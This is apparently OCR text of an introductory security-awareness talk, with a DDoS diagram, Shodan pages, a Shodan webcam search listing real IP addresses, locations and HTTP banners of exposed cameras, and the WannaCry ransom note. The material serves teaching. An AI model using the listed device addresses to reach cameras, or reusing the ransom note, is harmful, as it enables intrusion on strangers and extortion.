MOOSECON @ VMWARE INTERNAL SECURITY CONFERENCE

#GETSECURE, #BESECURE & #STAYSECURE

@SONYAMOISSET 🦄🌍

@SONYAMOISSET 🦄🌍

.I WEAR DARK HOODIES (AND I LISTEN TO SYNTHWAVE MUSIC) SO I'M A LEGIT SECURITY ENGINEER

WHAT IS CYBERSECURITY

AND WHY IS IT IMPORTANT?

TECHNIQUES OF
PROTECTING COMPUTERS,
NETWORKS,
PROGRAMS AND
DATA
FROM **UNAUTHORISED ACCESS** OR **ATTACKS**
THAT ARE AIMED FOR **EXPLOITATION**

Unicorn! · GitHub

GitHub, Inc. (US) https://github.com

Search

No server is currently available to service your request.


Sorry about that. Please try refreshing and contact us if the problem persists.

Contact Support — GitHub Status — @githubstatus

2016.

A SERIES OF **DDOS ATTACKS** WERE LAUNCHED AGAINST **DNS SERVERS**

WHAT IS A **DDOS** ATTACK? 🤔


BOTNET OF HUNDREDS, THOUSANDS OF INFECTED HOSTS
BOTMASTER
COMMAND AND CONTROL SERVER
VICTIM'S SERVER
1
ATTACKER SENDS "LAUNCH" COMMANDS TO A BOTNET FROM A COMMAND AND CONTROL SERVER.
2
BOTS SEND ATTACK TRAFFIC TO VICTIM'S SERVER.
3
ATTACK TRAFFIC OVERWHELMS THE SERVER, MAKING IT UNABLE TO RESPOND TO LEGITIMATE REQUESTS.

Shodan | Developers | Monitor | View All...

SHODAN


Explore | Pricing | Enterprise Access

New to Shodan? Login or Register

The search engine for Power Plants

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account | Getting Started



Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.


Get a Competitive Advantage

Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

81% of Fortune 100

1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.



Analyze the Internet in Seconds

Shodan has servers located around the world that crawl the Internet 24/7 to provide the latest Internet intelligence. Who buys Smart TVs? Which countries are building the most wind farms? What companies are affected by Heartbleed? Shodan provides the tools to answer questions at the Internet-scale.

Sample Report on Heartbleed

SEARCH ENGINE FOR INTERNET-CONNECTED DEVICES

Shodan | Developers | Monitor | View All...

SHODAN webcam Explore Pricing Enterprise Access New to Shodan? Login or Register

Exploits | Maps | Images

TOTAL RESULTS

3,350

TOP COUNTRIES

United States	719
Germany	366
Korea, Republic of	300
Italy	142
Romania	138

TOP SERVICES

HTTP (8080)	1,101
8081	584
HTTPS	164
8083	106
HTTP	93

TOP ORGANIZATIONS

Korea Telecom	146
Deutsche Telekom AG	116
Comcast Cable	108
MOJOHOST	95
Vivo	85

TOP OPERATING SYSTEMS

Unix	15
Linux 3.x	13
Windows 7 or 8	6
Windows 8.1	4
Linux 2.6.x	3

TOP PRODUCTS

webcam 7 httpd	288
Yawcam webcam viewer httpd	245
Apache Httpd	172
dvr-0146 web-cam httpd	49
Sendmail	31

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

RELATED TAGS: ufanet

46.238.230.191

static-46-238-230-191.ufa.ru

RIC Information Technology

Added on 2019-08-24 23:02:34 GMT

Poland, Bydgoszcz

unverified

🔒 SSL Certificate

Issued By:

|- Common Name: IP Webcam

Issued To:

|- Common Name: IP Webcam

Supported SSL Versions

SSLv3, TLSv1, TLSv1.1, TLSv1.2

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest realm="IP Webcam", nonce="1566624771", qop="auth"
```

212.37.39.123

mail.hari.rw.wholesale.de

Hol.I NET Telekommunikation GmbH & Co. KG

Added on 2019-08-24 05:09:43 GMT

Germany

```
HTTP/1.0 31.2
webcam-jocher  Jocherc WebCam
HTTP/1.0 EXIT
```

webcam 7

87.102.102.83

p57DFE63C.dip0.t-ipconnect.de

Deutsche Telekom AG

Added on 2019-08-24 05:01:03 GMT

Germany, Pocking

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 2186
Cacheccontrol: nocache, must-revalidate
Date: Sat, 24 Aug 2019 05:00:17 GMT
Expires: Sat, 24 Aug 2019 05:00:17 GMT
Pragma: nocache
Server: webcam 7
```

94.27.249.11

SETEF8DB.nodia.pool.telekom.hu

Magyar Telekom

Added on 2019-08-24 15:07:49 GMT

Hungary, Csepel

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest qop="auth", realm="IP Webcam", nonce="1566661719"
```

111.171.116.213

Thread Seven Broadcasting Corporation

Added on 2019-08-24 05:03:31 GMT

Korea, Republic of, Daegu

```
HTTP/1.1 401 Unauthorized
Content-Length: 0
WWW-Authenticate: Digest realm="IP Webcam", nonce="1566526813", qop="auth"
```

108.184.148.29

Spectrum

Added on 2019-08-24 18:23:28 GMT

United States, Panorama City

```
HTTP/1.0 200 OK
Content-type: text/html
Date: Sat, 24 Aug 2019 02:47:11 GMT
Connection: close
Last-Modified: Tue, 15 Sep 2009 11:34:49 GMT
Content-Length: 658
```

IP Webcam

[redacted]

Telus Communications

Added on 2020-01-16 22:41:24 GMT

Canada, Camrose

Technologies: swf

```
HTTP/1.1 200 OK
Connection: close
Server: IP Webcam Server 0.4
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-check=0, max-age=0
Pragma: no-cache
Expires: -1
Access-Control-Allow-Origin: *
Content-Type: text/html
```

Wana Decrypt0r 2.0

Ooops, your files have been encrypted!

English

not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am GMT from Monday to Friday.
Once the payment is checked, you can start decrypting your files immediately.

Contact

If you need our assistance, send a message by clicking <Contact Us>.

We strongly recommend you to not remove this software, and disable your anti-virus for a while, until you pay and the payment gets processed. If your anti-virus gets updated and removes this software automatically, it will not be able to recover your files even if you pay!

Payment will be raised on

1/4/1970 00:00:00

Time Left

00:00:00:00

Your files will be lost on

1/8/1970 00:00:00

Time Left

00:00:00:00

bitcoin ACCEPTED HERE

Send $600 worth of bitcoin to this address:

Copy

About bitcoin


How to buy bitcoins?

Contact Us

